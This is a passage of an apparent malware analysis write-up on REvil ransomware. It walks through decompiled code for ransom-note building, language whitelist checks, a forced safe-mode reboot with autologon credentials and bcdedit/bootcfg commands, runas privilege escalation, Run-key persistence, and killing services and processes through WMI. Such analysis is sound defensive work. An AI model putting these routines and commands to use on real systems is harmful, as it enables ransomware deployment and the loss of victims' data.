                                                 // "lng":"%s","bro":%s,"os":"%s","bit":%d,"dsk":"%s",
                                                 // "ext":"%s"}
  mw__snwprintf(
    Heap,
    0x20000,
    v5,
    519,
    AFFILIATE_ID,
    CAMPAIGN_ID,
    BASE64_CAMPAIGNED_PUBLIC_KEY,
    VICTIM_ID,
    BASE64_CAMPAIGNED_ENCRYPTED_PRIV_SYS_KEY,
    USERNAME,
    COMPUTER_NAME,
    SYSTEM_DOMAIN,
    LOCALE_NAME,
    LANGUAGE_CHECK_FLAG,
    PRODUCT_NAME,
    SYS_ARCHITECTURE,
    BASE64_HDD_INFO,
    ENCRYPTED_EXTENSION + 2);
  v4 = w_strlen_0(Heap);
  Value = w_Curve25519_AES_encrypt_data((int)&VIC_INFO_PUBLIC_KEY, Heap, 2 * v4, a1);// encrypt using vic info public key
  w_w_RtlFreeHeap((int)Heap);
  if ( !Value )
    return 0;
  if ( !w_RegSetValueExW(-2147483646, (int)BlackLivesMatter_key, (int)JmfOBvhb_str, 3, (int)Value, *a1) )
    w_RegSetValueExW(-2147483647, (int)BlackLivesMatter_key, (int)JmfOBvhb_str, 3, (int)Value, *a1);
}
return Value;
```

Figure 12: Generating victim information buffer.

Building Ransom Note

The ransom note content is extracted from the **nbody** field from the configuration.
The malware replaces its **{UID}** tag with the generated victim ID, **{KEY}** tag with the **base64** string of the encrypted victim information buffer, and **{EXT}** with the encrypted file extension.

```
result = (int)generate_victim_info_buffer(&v10);
v1 = result;
if ( result )
{
  base64_encoded_victim_info_buffer = encode_base64(result, v10, 1);
  w_w_RtlFreeHeap(v1);
  if ( base64_encoded_victim_info_buffer )
  {
    decrypt_string((int)&STRING_DATA_BUFFER, 2229, 0xCu, 10, (int)v8);// {UID}
    v9 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 1755, 0xBu, 10, (int)v6);// {KEY}
    v7 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 3552, 0xBu, 10, (int)v4);//  {EXT}
    v3[3] = base64_encoded_victim_info_buffer;
    v5 = 0;
    v3[0] = (int)v8;
    v3[1] = VICTIM_ID;
    v3[2] = (int)v6;
    v3[4] = (int)v4;
    v3[5] = ENCRYPTED_EXTENSION + 2;          // encrypted file extension
    RANSOM_NOTE = parse_template_var(RANSOM_NOTE, (int)v3, 3u);
    RANSOM_NOTE_LENGTH = w_strlen_0((_WORD *)RANSOM_NOTE);
    w_w_RtlFreeHeap(base64_encoded_victim_info_buffer);
    return 1;
  }
```

Figure 13: Building ransom note's content.

Building Ransom Wallpaper Image

The ransom wallpaper image is extracted from the **img** field from the configuration.

The malware replaces its **{UID}** tag with the generated victim ID, **{KEY}** tag with the **base64** string of the encrypted victim information buffer, **{EXT}** with the encrypted file extension, **{USERNAME}** with the victim's username, and **{NOTENAME}** with the ransom note's filename.

```
victim_info_buffer = (int)generate_victim_info_buffer(&v20);
v1 = victim_info_buffer;
if ( victim_info_buffer )
{
  v2 = encode_base64(victim_info_buffer, v20, 1);
  w_w_RtlFreeHeap(v1);
  if ( v2 )
  {
    decrypt_string((int)&STRING_DATA_BUFFER, 2229, 0xCu, 10, (int)v15);// {UID}
    v16 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 1755, 0xBu, 10, (int)v13);// {KEY}
    v14 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 3552, 0xBu, 10, (int)v11);// {EXT}
    v12 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 80, 0xDu, 20, (int)v7);// {USERNAME}
    v8 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 3633, 0xFu, 20, (int)v5);// {NOTENAME}
    v6 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 4389, 0xEu, 12, (int)v9);// SYSTEM
    v10 = 0;
    decrypt_string((int)&STRING_DATA_BUFFER, 1229, 4u, 8, (int)v18);// USER
    v19 = 0;
    v3 = w_strcmp((char *)USERNAME, v9);
    v17[3] = v2;
    v4 = v18;
    if ( v3 )
      v4 = (char *)USERNAME;
    v17[0] = (int)v15;
    v17[1] = VICTIM_ID;
    v17[2] = (int)v13;
    v17[4] = (int)v11;
    v17[7] = (int)v4;
    v17[5] = ENCRYPTED_EXTENSION + 2;
    v17[6] = (int)v7;
    v17[8] = (int)v5;
    v17[9] = RANSOM_NOTE_FILENAME;
    RANSOM_WALLPAPER_IMG = parse_template_var(RANSOM_WALLPAPER_IMG, (int)v17, 5u);
    w_w_RtlFreeHeap(v2);
```

Figure 14: Building ransom wallpaper image.

During post-encryption, the malware changes the background of the victim's machine to this wallpaper image.

Language Check

If the value of the **dbg** field in the configuration is **false**, the malware checks for the system's language and keyboard layout to see if it should encrypt this system or not.

First, it checks if the default UI language is in the language whitelist.

```
int check_system_language()
{
  int UserDefaultUILanguage; // esi
  int SystemDefaultUILanguage; // ecx
  int v2; // eax
  int whitelist_languages[18]; // [esp+4h] [ebp-48h]

  whitelist_languages[0] = 1049;                  // Russian
  whitelist_languages[1] = 1058;                  // Ukrainian
  whitelist_languages[2] = 1059;                  // Belarusian
  whitelist_languages[3] = 1064;                  // Tajik (Cyrillic, Tajikistan)
  whitelist_languages[4] = 1067;                  // Armenian (Armenia)
  whitelist_languages[5] = 1068;                  // Azerbaijani (Latin, Azerbaijan)
  whitelist_languages[6] = 1079;                  // Georgian (Georgia)
  whitelist_languages[7] = 1087;                  // Kazakh (Kazakhstan)
  whitelist_languages[8] = 1088;                  // Kyrgyz (Kyrgyzstan)
  whitelist_languages[9] = 1090;                  // Turkmen (Turkmenistan)
  whitelist_languages[10] = 1091;                 // Uzbek (Latin, Uzbekistan)
  whitelist_languages[11] = 1092;                 // Tatar (Russia)
  whitelist_languages[12] = 2072;                 // Romanian (Moldova)
  whitelist_languages[13] = 2073;                 // Russian (Moldova)
  whitelist_languages[14] = 2092;                 // Azerbaijani (Cyrillic, Azerbaijan)
  whitelist_languages[15] = 2115;                 // Uzbek (Cyrillic, Uzbekistan)
  whitelist_languages[16] = 1114;                 // Syriac (Syria)
  whitelist_languages[17] = 10241;                // Arabic (Syria)
  UserDefaultUILanguage = (unsigned __int16)mw_GetUserDefaultUILanguage();
  SystemDefaultUILanguage = (unsigned __int16)mw_GetSystemDefaultUILanguage();
  v2 = 0;
  while ( whitelist_languages[v2] != UserDefaultUILanguage && whitelist_languages[v2] != SystemDefaultUILanguage )
  {
    if ( (unsigned int)++v2 >= 0x12 )
      return 0;
  }
  return 1;
}
```

Figure 15: Checking whitelist language.

Next, it checks if the system's keyboard layout is in the keyboard layout whitelist.

```
int __cdecl check_keyboard_layout(char keyboard_layout)
{
  int result; // eax

  switch ( keyboard_layout )
  {
    case 0x18:                                  // Romanian
    case 0x19:                                  // Russian
    case 0x22:                                  // Ukrainian
    case 0x23:                                  // Belarusian
    case 0x25:                                  // Estonian
    case 0x26:                                  // Latvian
    case 0x27:                                  // Lithuanian
    case 0x28:                                  // Tajik
    case 0x29:                                  // Persion
    case 0x2B:                                  // Armenian
    case 0x2C:                                  // Azeri
    case 0x37:                                  // Georgian
    case 0x3F:                                  // Kazak
    case 0x40:                                  // Kyrgyz
    case 0x42:                                  // Turkmen
    case 0x43:                                  // Uzbek
    case 0x44:                                  // Tatar
      result = 1;
      break;
    default:
      result = 0;
      break;
  }
  return result;
}
```

Figure 16: Checking whitelist keyboard layout.

If the check succeeds, the malware terminates immediately. This is pretty standard for Russian ransomware, and I don't think I need to go into details about why this code block is here ;)

Safemood Reboot

If the command-line argument **-smode** is provided, the malware attempts to force the system to reboot into safe mode in order to gain more priviledge to execute itself.

First, it calls **GetSystemMetrics** to check if the machine is started with a normal boot. If it is, the malware sets the user account's name to **"DTrump4ever"**.

It also sets the following registry values:
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoAdminLogon: "1"
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultUserName: "DTrump4ever"
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultPassword: "DTrump4ever"

This ultimately sets the default credentials to **"DTrump4ever"** and enable automatic admin logon upon reboot.

```
if ( !mw_GetSystemMetrics(SM_CLEANBOOT) )     // if current system booting is Normal boot(0)
{
  v27 = 260;
  if ( !mw_GetUserNameW(username, &v27) )
    return 0;
  if ( !net_set_user_password(username, L"DTrump4ever") )// set this user account's name to DTrump4ever
    return 0;
  decrypt_string((int)&STRING_DATA_BUFFER, 1631, 8u, 106, (int)Winlogon_key);// SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
  v9 = 0;
  decrypt_string((int)&STRING_DATA_BUFFER, 734, 5u, 30, (int)DefaultPassword_str);// DefaultPassword
  v13 = 0;
  decrypt_string((int)&STRING_DATA_BUFFER, 2900, 0xCu, 30, (int)DefaultUserName_str);// DefaultUserName
  v15 = 0;
  decrypt_string((int)&STRING_DATA_BUFFER, 4597, 0xAu, 28, (int)AutoAdminLogon_str);// AutoAdminLogon
  v19 = 0;
  if ( !w_RegSetValueExW_0(0x80000002, (int)Winlogon_key, (int)AutoAdminLogon_str, 1, (int)L"1", 4) )// enable AutoAdminLogon
    return 0;
  v3 = w_strlen_0(username);
  if ( !w_RegSetValueExW_0(0x80000002, (int)Winlogon_key, (int)DefaultUserName_str, 1, (int)username, 2 * v3 + 2) )// set default username to DTrump4ever
    return 0;
  v4 = w_strlen_0(L"DTrump4ever");
  if ( !w_RegSetValueExW_0(
          0x80000002,
          (int)Winlogon_key,
          (int)DefaultPassword_str,
          1,                                    // set default password to DTrump4ever
          (int)L"DTrump4ever",
          2 * v4 + 2) )
    return 0;
```

Figure 17: Setting new logon credentials.

Next, it sets the value of the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*AstraZeneca** to its own executable path to automatically launch itself upon reboot.

Then, if the Windows OS is pre-Vista, it sets the value of the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*MarineLePen** to **"bootcfg /raw / fastdetect /id 1"** and executes **"bootcfg /raw /a /safeboot:network /id 1"** using **WinExec**.

If the Windows OS is Vista or above, it sets the value of the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*MarineLePen** to **"bcdedit / deletevalue {current} safeboot"** and executes **"bcdedit /set {current} safeboot network"** using **WinExec**.

This ensures that the OS will always boot into safe mode.

```
ModuleFileNameW = w_GetModuleFileNameW(0, &v28);
decrypt_string((int)&STRING_DATA_BUFFER, 2105, 0xAu, 98, (int)RunOnce_key);// SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
v11 = 0;
decrypt_string((int)&STRING_DATA_BUFFER, 1019, 6u, 24, (int)AstraZeneca);// *AstraZeneca
v21 = 0;
decrypt_string((int)&STRING_DATA_BUFFER, 4653, 8u, 24, (int)MarineLePen);// *MarineLePen
v25 = 0;
if ( !w_RegSetValueExW(-2147483646, (int)RunOnce_key, (int)AstraZeneca, 1, ModuleFileNameW, 2 * v28 + 2) )// persistence to automatically run upon reboot
{
  w_w_RtlFreeHeap(ModuleFileNameW);
  return 0;
}
w_w_RtlFreeHeap(ModuleFileNameW);
if ( v0 )
  w_Wow64DisableWow64FsRedirection(&v26);
if ( pre_vista )
{
  decrypt_string((int)&STRING_DATA_BUFFER, 907, 0xEu, 39, (int)v22);// bootcfg /raw /a /safeboot:network /id 1
  v23 = 0;
  mw_WinExec(v22, 5);
  decrypt_string((int)&STRING_DATA_BUFFER, 493, 0xBu, 60, (int)v17);// bootcfg /raw /fastdetect /id 1
  v17[30] = 0;
  v28 = w_strlen_0(v17);
  v6 = w_RegSetValueExW_0(-2147483646, (int)RunOnce_key, (int)MarineLePen, 1, (int)v17, 2 * v28 + 2);
}
else
{
  decrypt_string((int)&STRING_DATA_BUFFER, 788, 4u, 39, (int)v22);// bcdedit /set {current} safeboot network
  v23 = 0;
  mw_WinExec(v22, 5);
  decrypt_string((int)&STRING_DATA_BUFFER, 1884, 0x10u, 78, (int)v16);// bcdedit /deletevalue {current} safeboot
  v17[31] = 0;
  v28 = w_strlen_0(v16);
  v6 = w_RegSetValueExW_0(-2147483646, (int)RunOnce_key, (int)MarineLePen, 1, (int)v16, 2 * v28 + 2);
}
```

Figure 18: Configuring OS to boot into safe mode.

Finally, if the malware has enough priviledge, it forces rebooting the system with **NtShutdownSystem**. If not, it forces rebooting with **ExitWindowsEx**.

```
int __cdecl force_reboot(int a1)
{
  int result; // eax

  result = w_RtlAdjustPrivilege(19);
  if ( result )
  {
    if ( a1 )
      return mw_NtShutdownSystem(1);            // ShutdownReboot
    else
      return mw_ExitWindowsEx(0x12, 0x10000);   // EWX_FORCEIFHUNG | EWX_REBOOT
  }
  return result;
}
```

Figure 19: Configuring OS to boot into safe mode.

Run-Once Mutex

The malware checks if there is another instance of itself running by checking if the mutex **"Global\422BE415-4098-BB75-3BD9-3E62EE8E8423"** already exists using **CreateMutex**. If there is another instance, the malware terminates itself.

```
int check_run_once_mutex()
{
  int v0; // esi
  char v2[86]; // [esp+4h] [ebp-58h] BYREF
  __int16 v3; // [esp+5Ah] [ebp-2h]

  decrypt_string((int)&unk_23828C0, 1595, 0xCu, 86, (int)v2);// Global\422BE415-4098-BB75-3BD9-3E62EE8E8423
  v3 = 0;
  v0 = 0;
  REVIL_MUTEX = mw_CreateMutexW(0, 0, v2);
  if ( REVIL_MUTEX && mw_RtlGetLastWin32Error() == ERROR_ALREADY_EXISTS )
    return 1;
  return v0;
}
```

Figure 20: Checking run-once mutex.

Priviledge Escalation

If the value of the **exp** field in the configuration is **true**, the malware attempts to escalate and launch itself with higher priviledge.

First, it checks if it's currently running with restricted priviledge by using **GetTokenInformation** to get information on the current process's token elevation type and identifer authority.

If it is, it calls **ShellExecuteExW** to execute a **runas** command to launch the malware with the same provided command-line arguments. Since the **runas** command launches the application with admin credentials, this ensures the malware will have higher priviledge than it currently does.

```
CurrentProcess = j_mw_GetCurrentProcess();
LOWORD(TokenElevationType) = get_os_version();
if ( (unsigned __int16)TokenElevationType >= 0x600u )
{
  TokenElevationType = get_TokenElevationType(CurrentProcess);
  if ( TokenElevationType == (void *)TokenElevationTypeLimited )
  {
    TokenElevationType = get_SID_IDENTIFIER_AUTHORITY(CurrentProcess);
    if ( (unsigned int)TokenElevationType < 0x3000 )
    {
      clean_up_mutex();
      curr_module_filename = (const WCHAR *)w_GetModuleFileNameW(0, (int *)v8);
      if ( !curr_module_filename )
        w_ExitProcess(0);
      curr_command_line_params = (const WCHAR *)get_current_command_line();
      decrypt_string((int)&unk_23828C0, 1107, 0xEu, 10, (int)runas_str);// runas
      pExecInfo.cbSize = 60;
      pExecInfo.fMask = 0;                    // SEE_MASK_DEFAULT
      v7 = 0;
      pExecInfo.hwnd = (HWND)mw_GetForegroundWindow();
      pExecInfo.lpVerb = (LPCWSTR)runas_str;  // Launches an application as Administrator
      pExecInfo.lpFile = curr_module_filename;
      pExecInfo.lpParameters = curr_command_line_params;
      pExecInfo.lpDirectory = 0;
      pExecInfo.nShow = 1;
      memset(&pExecInfo.hInstApp, 0, 28);
      while ( !mw_ShellExecuteExW(&pExecInfo) )
        ;
      w_w_RtlFreeHeap((int)curr_module_filename);
      w_w_RtlFreeHeap((int)curr_command_line_params);
      LOWORD(TokenElevationType) = w_ExitProcess(0);
    }
  }
}
```

Figure 21: Priviledge escalation.

Pre-Encryption Setup

First, the malware calls **SHEmptyRecycleBinW** to empty the Recycle Bin folder and **SetPriorityClass** to set the priority class of the current process to **ABOVE_NORMAL_PRIORITY_CLASS**.

Next, it calls **WinExec** to execute the following command to enable network discovery on the system.

netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes

```
sub     esp, 54h
push    ebx
push    esi
push    7
xor     ebx, ebx
push    ebx
push    ebx
call    ds:mw_SHEmptyRecycleBinW
push    ABOVE_NORMAL_PRIORITY_CLASS
call    j_mw_GetCurrentProcess
push    eax
call    ds:mw_SetPriorityClass
push    80000001h
call    ds:mw_SetThreadExecutionState
lea     eax, [ebp+var_54]
push    eax
push    4Ch ; 'L'
push    5
push    0FCAh
push    offset STRING_DATA_BUFFER
call    decrypt_string  ; netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes
add     esp, 14h
mov     [ebp+var_8], bl
lea     eax, [ebp+var_54]
push    ebx
push    eax
call    ds:mw_WinExec
```

Figure 22: Pre-Encryption setup.

Persistence

If the value of the **arn** field in the configuration is **true**, the malware establishes persistence through registry.

It sets the value of the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\Run\t32mMaunsR** to its current executable path to automatically launch itself when the system boots up.

```
void establish_persistence()
{
  int ModuleFileNameW; // esi
  char Run_key[90]; // [esp+0h] [ebp-78h] BYREF
  __int16 v2; // [esp+5Ah] [ebp-1Eh]
  char t32mMaunsR_str[20]; // [esp+5Ch] [ebp-1Ch] BYREF
  __int16 v4; // [esp+70h] [ebp-8h]
  int v5; // [esp+74h] [ebp-4h] BYREF

  if ( PERSISTENCE_FLAG )
  {
    ModuleFileNameW = w_GetModuleFileNameW(0, &v5);
    if ( ModuleFileNameW )
    {
      decrypt_string((int)&STRING_DATA_BUFFER, 131, 8u, 90, (int)Run_key);// SOFTWARE\Microsoft\Windows\CurrentVersion\Run
      v2 = 0;
      decrypt_string((int)&STRING_DATA_BUFFER, 2680, 9u, 20, (int)t32mMaunsR_str);// t32mMaunsR
      v4 = 0;
      if ( !w_RegSetValueExW(0x80000002, (int)Run_key, (int)t32mMaunsR_str, 1, ModuleFileNameW, 2 * v5 + 2) )
        w_RegSetValueExW(0x80000001, (int)Run_key, (int)t32mMaunsR_str, 1, ModuleFileNameW, 2 * v5 + 2);
      w_w_RtlFreeHeap(ModuleFileNameW);
    }
  }
}
```

Figure 23: Establishing persistence.

Terminating Services and Processes through WMI

If the command-line argument **-silent** is not provided, the malware attempts to terminate all services and processes in the lists from the **prc** and **svc** fields through WMI.

First, it calls **CoCreateInstance** to create an **IWbemLocator** object using the CLSID *{4590F811-1D3A-11D0-891F-00AA004B2E24}*.

The malware calls the **IWbemLocator::ConnectServer** method to connect with the local **ROOT\CIMV2** namespace and obtain the pointer to an **IWbemServices** object.

```
  IWbemLocator_1 = 0;
  if ( mw_CoCreateInstance(&IWbemLocator_CLSID, 0, 1, &unk_237E188, &IWbemLocator_1) < 0 )
  {
    mw_CoUninitialize();
    return 1;
  }
  IWbemServices = 0;
  decrypt_string(&STRING_DATA_BUFFER, 980, 8u, 20, v20);// ROOT\CIMV2
  v21 = 0;
  v4 = mw_SysAllocString(v20, a2);
  v5 = (IWbemLocator_1->lpVtbl->ConnectServer)(
         IWbemLocator_1,
         v4,                                    // ROOT\CIMV2
         0,
         0,
         0,
         0,
         0,
         0,
         &IWbemServices,
         v12);
  mw_SysFreeString(v4);
```

Figure 24: Connecting to ROOT\CIMV2 to get IWbemServices object.

Next, it calls **CoCreateInstance** to create an **IUnsecuredApartment** object using the CLSID *{49bd2028-1523-11d1-ad79-00c04fd8fdff}*.

Using this **IUnsecuredApartment** object, the malware calls the **IUnsecuredApartment::CreateObjectStub** function to create an object forwarder sink to handle receiving asynchronous calls from **Windows Management**. This registers a function to terminate processes and services received from asynchronous calls.

```
mw_CoCreateInstance(&IUnsecuredApartment_CLSID, 0, 4, &unk_237E128, &IUnsecuredApartment_1);
GLOBAL_IWbemServices = IWbemServices;
(IWbemServices->lpVtbl->AddRef)(IWbemServices, a1);
(FORWARDER_SINK[1].lpVtbl)(&FORWARDER_SINK);
IUnsecuredApartment = 0;
IUnsecuredApartment_1->lpVtbl->CreateObjectStub(IUnsecuredApartment_1, &FORWARDER_SINK, &IUnsecuredApartment);// create object forwarder sink
IWbemLocator = 0;
IUnsecuredApartment->lpVtbl->QueryInterface(IUnsecuredApartment, &IWbemObjectSink_UUID, &IWbemLocator);
```

Figure 25: Creating an object forwarder sink to handle processes and services.

Using the **IWbemServices** object, the malware calls **IWbemServices::ExecNotificationQueryAsync** to execute these two **WQL** commands, which pipes the process and service query results to the registered creation event handler.

SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Process'
SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA ‘Win32_Service'

```
decrypt_string(&STRING_DATA_BUFFER, 4361, 7u, 6, v22);// WQL
v23 = 0;
decrypt_string(&STRING_DATA_BUFFER, 1442, 0xAu, 174, v18);// SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Process'
v19 = 0;
WQL_str = mw_SysAllocString(v22, v13);
v24 = WQL_str;
SQL_command = mw_SysAllocString(v18, v14);
IWbemServices->lpVtbl->ExecNotificationQueryAsync(IWbemServices, WQL_str, SQL_command, 128, 0, pResponseHandler);
decrypt_string(&STRING_DATA_BUFFER, 2259, 0xDu, 182, v16);// SELECT * FROM __InstanceModificationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Service'
v17 = 0;
v8 = mw_SysAllocString(v16, v15);
v9 = IWbemServices->lpVtbl->ExecNotificationQueryAsync(IWbemServices, WQL_str, v8, 128, 0, pResponseHandler);
mw_SysFreeString(v24);
mw_SysFreeString(SQL_command);
mw_SysFreeString(v8);
if ( v9 >= 0 )
{
  CurrentProcess = j_mw_GetCurrentProcess();
  mw_WaitForSingleObject(CurrentProcess, -1);
  IWbemServices->lpVtbl->CancelAsyncCall(IWbemServices, pResponseHandler);
  v10 = 0;
}
```

Figure 26: Executing query WQL commands.

The handler calls the **IWbemClassObject::Get** function to retrieve the **TargetInstance**, **__CLASS**, and **__PATH** properties of the received object.

It checks if the object’s class is **Win32_Process**, then it calls the **IWbemClassObject::GetMethod** function to get the **IWbemClassObject** object of the **GetOwner** function.

Using this **GetOwner** object, it calls the **IWbemClassObject::Get** function to retrieve the user, domain, and name of the process. It terminates the process if the process’s name is in the process-to-kill list from the **prc** field.

```
  && vtProp_8->lpVtbl->QueryInterface(vtProp_8, &IWbemClassObject_CLSID, &IWbemClassObject) >= 0 )
{
  decrypt_string(&STRING_DATA_BUFFER, 2583, 5u, 14, class_str);// __CLASS
  v14 = 0;
  if ( IWbemClassObject->lpVtbl->Get(IWbemClassObject, class_str, 0, &class_pval, 0, 0) >= 0 && class_pval.vt == 8 )
  {
    decrypt_string(&STRING_DATA_BUFFER, 1097, 9u, 26, Win32_Service_str);// Win32_Service
    Win32_Service_str[13] = 0;
    decrypt_string(&STRING_DATA_BUFFER, 2763, 0xFu, 26, Win32_Process_str);// Win32_Process
    Win32_Process_str[13] = 0;
    if ( lstrcmpiW(class_pval.bstrVal, Win32_Service_str) )// if class is win32 service or process
    {
      if ( !lstrcmpiW(class_pval.bstrVal, Win32_Process_str) )
      {
        decrypt_string(&STRING_DATA_BUFFER, 1196, 8u, 12, path_str);// __PATH
        v16 = 0;
        if ( IWbemClassObject->lpVtbl->Get(IWbemClassObject, path_str, 0, &path_pval, 0, 0) >= 0
          && path_pval.vt == 8 )
        {
          if ( !v3 )
            v3 = SysAllocString(L"GetOwner");
          if ( (*(*IWbemClassObject_2[3]
                 + 96))(
                  IWbemClassObject_2[3],
                  path_pval.lVal,          // GetMethod(GetOwner)
                  v3,
                  0,
                  0,
                  0,
                  &GetOwner_method_class,
                  0) >= 0
            && GetOwner_method_class->lpVtbl->Get(GetOwner_method_class, L"User", 0, &process_user, 0, 0) >= 0
            && GetOwner_method_class->lpVtbl->Get(GetOwner_method_class, L"Domain", 0, &process_domain, 0, 0) >= 0
            && IWbemClassObject->lpVtbl->Get(IWbemClassObject, L"Name", 0, &name_pval, 0, 0) >= 0
            && name_pval.vt == 8
            && check_process_name(name_pval.bstrVal) )
          {
            stop_process(IWbemClassObject_2, IWbemClassObject);
```

Figure 27: Retrieving the process's name through WMI.

To terminate the process, the malware calls the **IWbemServices::GetObject** function to retrieve an **IWbemClassObject** object for **Win32_Process**.

It then calls **IWbemClassObject::Get** to retrieve the path of the process's executable and **IWbemClassObject::GetMethod** to get an **IWbemClassObject** object for the **Terminate** function.

It calls **IWbemClassObject::Put** to add a terminate reason to the **Terminate** object before calling **IWbemServices::ExecMethod** to execute the **Terminate** method and kill the process.

```
decrypt_string(&STRING_DATA_BUFFER, 2763, 0xFu, 26, v5);// Win32_Process
v5[13] = 0;
Terminate_string = SysAllocString(psz);
win32_process_str = SysAllocString(v5);
v3 = (*(*arg[3] + 24))(arg[3], win32_process_str, 0, 0, &process_IWbemClassObject, 0);// IWbemServices::GetObject(Win32_Process)
if ( v3 >= 0 )
{
  decrypt_string(&STRING_DATA_BUFFER, 1196, 8u, 12, path);// __PATH
  v12 = 0;
  v3 = IWbemClassObject_1->lpVtbl->Get(IWbemClassObject_1, path, 0, &path_pval, 0, 0);
  if ( v3 >= 0 )
  {
    v3 = process_IWbemClassObject->lpVtbl->GetMethod(
           process_IWbemClassObject,
           Terminate_string,
           0,
           &terminate_IWbemClassObject,
           0);                        // GetMethod(Terminate)
    if ( v3 >= 0 )
    {
      v3 = terminate_IWbemClassObject->lpVtbl->SpawnInstance(terminate_IWbemClassObject, 0, &Terminate_instance);
      if ( v3 >= 0 )
      {
        pvarg.vt = 3;
        pvarg.lVal = 12345;
        decrypt_string(&STRING_DATA_BUFFER, 460, 5u, 12, Reason_str);// Reason
        v10 = 0;
        v3 = Terminate_instance->lpVtbl->Put(Terminate_instance, Reason_str, 0, &pvarg, 0);
        if ( v3 >= 0 )
          v3 = (*(*arg[3]                   // IWbemServices::ExecMethod
                + 96))(
                 arg[3],
                 path_pval.lVal,
                 Terminate_string,          // -MethodName Terminate
                 0,
                 0,
                 Terminate_instance,        // -Arguments terminate_instance
                 0,
                 0);
```

Figure 28: Terminating process through WMI.

If the object's class is **Win32_Service** instead, the malware calls the **IWbemClassObject::Get** function to get the name and state of the service. It stops the service if the service name is in the service-to-kill list from the **svc** field and the service state is **"Running"**.

```
else
{
  decrypt_string(&STRING_DATA_BUFFER, 3269, 0xBu, 8, Name_str);
  v19 = 0;
  if ( IWbemClassObject->lpVtbl->Get(IWbemClassObject, Name_str, 0, &name_pval, 0, 0) >= 0
    && IWbemClassObject->lpVtbl->Get(IWbemClassObject, L"State", 0, &state_pval, 0, 0) >= 0
    && name_pval.vt == 8
    && check_service_name(name_pval.bstrVal)
    && !lstrcmpiW(state_pval.bstrVal, L"Running") )
  {
    stop_service(IWbemClassObject_2, IWbemClassObject);
  }
}
```

Figure 29: Retrieving the service's name and state through WMI.

To stop the service, the malware calls **IWbemClassObject::Get** to retrieve the path of the service's executable and **IWbemServices::ExecMethod** to execute the **StopService** method to stop the service.

```
int __cdecl stop_service(int a1, IWbemClassObject *IWbemClassObject)
{
  OLECHAR *StopService_str_1; // esi
  int v3; // edi
  OLECHAR StopService_str[12]; // [esp+Ch] [ebp-38h] BYREF
  VARIANTARG path_pval; // [esp+24h] [ebp-20h] BYREF
  char path_str[12]; // [esp+34h] [ebp-10h] BYREF
  __int16 v8; // [esp+40h] [ebp-4h]

  VariantInit(&path_pval);
  decrypt_string(&STRING_DATA_BUFFER, 639, 8u, 22, StopService_str);// StopService
  StopService_str[11] = 0;
  StopService_str_1 = SysAllocString(StopService_str);
  decrypt_string(&STRING_DATA_BUFFER, 1196, 8u, 12, path_str);// __PATH
  v8 = 0;
  v3 = IWbemClassObject->lpVtbl->Get(IWbemClassObject, path_str, 0, &path_pval, 0, 0);
  if ( v3 >= 0 )
    v3 = (*(**(a1 + 12) + 96))(*(a1 + 12), path_pval.lVal, StopService_str_1, 0, 0, 0, 0, 0);
  VariantClear(&path_pval);                    // IWbemServices::ExecMethod(service_path, StopService)
  if ( StopService_str_1 )
    SysFreeString(StopService_str_1);
  return v3;
}
```

Figure 30: Stopping service through WMI.

Terminating Services through Service Control Manager

The malware calls **OpenSCManagerW** to get a service control manager handle for active services. It then calls **EnumServicesStatusExW** to enumerate Win32 services that are active and terminates any service whose name is in the service-to-kill list from the **svc** field.

```
SCManager_handle = OpenSCManagerW_ServicesActive();
SCManager_handle_1 = SCManager_handle;
if ( SCManager_handle )
{
  v2 = 0;
  cbBufSize = 0;
  lpServicesReturned = 0;
  if ( !mw_EnumServicesStatusExW(SCManager_handle, 0, SERVICE_WIN32, 1, 0, 0, &cbBufSize, &lpServicesReturned, 0, 0)
    || j_mw_RtlGetLastWin32Error() == 234 )
  {
    service_names = w_RtlAllocateHeap(cbBufSize);
    if ( service_names )
    {
      if ( mw_EnumServicesStatusExW(
             SCManager_handle_1,
             0,
             SERVICE_WIN32,
             SERVICE_ACTIVE,
             service_names,                   // enum win32 active services
             cbBufSize,
             &cbBufSize,
             &lpServicesReturned,
             0,
             0) )
      {
        if ( lpServicesReturned )
        {
          do
          {
            if ( check_service_name(*service_names)
              && !terminate_and_delete_service(SCManager_handle_1, *service_names, 1) )
            {
              break;
            }
            ++v2;
            service_names += 11;
          }
```

Figure 31: Enumerating services using Service Control Manager.

To fully terminate the target service, the malware first terminates all of its depedent services.

By calling **EnumDependentServicesW** and **OpenServiceW**, it retrieves the Service Control Manager handle for each depedent service and recursively terminates its depedent services.
The malware calls **ControlService** to send the **SERVICE_CONTROL_STOP** control code to each depedent service and continuously waits until the service is fully stopped.

```
TickCount = mw_GetTickCount();
if ( mw_EnumDependentServicesW(hService, 1, 0, 0, &cbBufSize, &lpServicesReturned) )// SERVICE_ACTIVE
  return 1;
if ( mw_RtlGetLastWin32Error() != 234 )
  return 0;
lpServices = w_RtlAllocateHeap(cbBufSize);
if ( !lpServices || !mw_EnumDependentServicesW(hService, 1, lpServices, cbBufSize, &cbBufSize, &lpServicesReturned) )
  return 0;
v13 = 0;
if ( lpServicesReturned )
{
  v4 = lpServices;
  v12 = lpServices;
  do
  {
    qmemcpy(lpServices_1, v4, sizeof(lpServices_1));
    v5 = mw_OpenServiceW(hSCManager, lpServices_1[0], 44);
    v6 = v5;
    if ( !v5 )
